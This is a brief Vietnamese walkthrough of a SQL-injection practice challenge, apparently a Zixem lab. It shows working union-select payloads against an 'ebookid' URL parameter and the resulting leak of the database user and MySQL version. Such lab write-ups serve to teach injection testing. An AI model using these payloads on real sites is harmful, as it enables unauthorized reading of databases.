


Đầu tiên kiểm tra kiểu input bằng thêm dấu '



Kết quả cho thấy là chuỗi. Ta cần thêm query vào giữa '[query]'



Sử dụng payload `union select version()` thấy kết quả trả về thành công. Tiếp theo ta tìm số cột của bảng.

?ebookid=7%27and%201=2%20union%20select%20user(),version(),1,2,3%27



Wanna buy an eBook?

<u>eBook ID:</u>	zixem@localhost
<u>Name:</u>	1
<u>Writer:</u>	2
<u>Price:</u>	8.0.21\$

good luck. -Zixem

Kiểm tra thấy có 5 cột, vậy payload cuối cùng là:

' and 1=2 union select user(), version(), 1,2,3'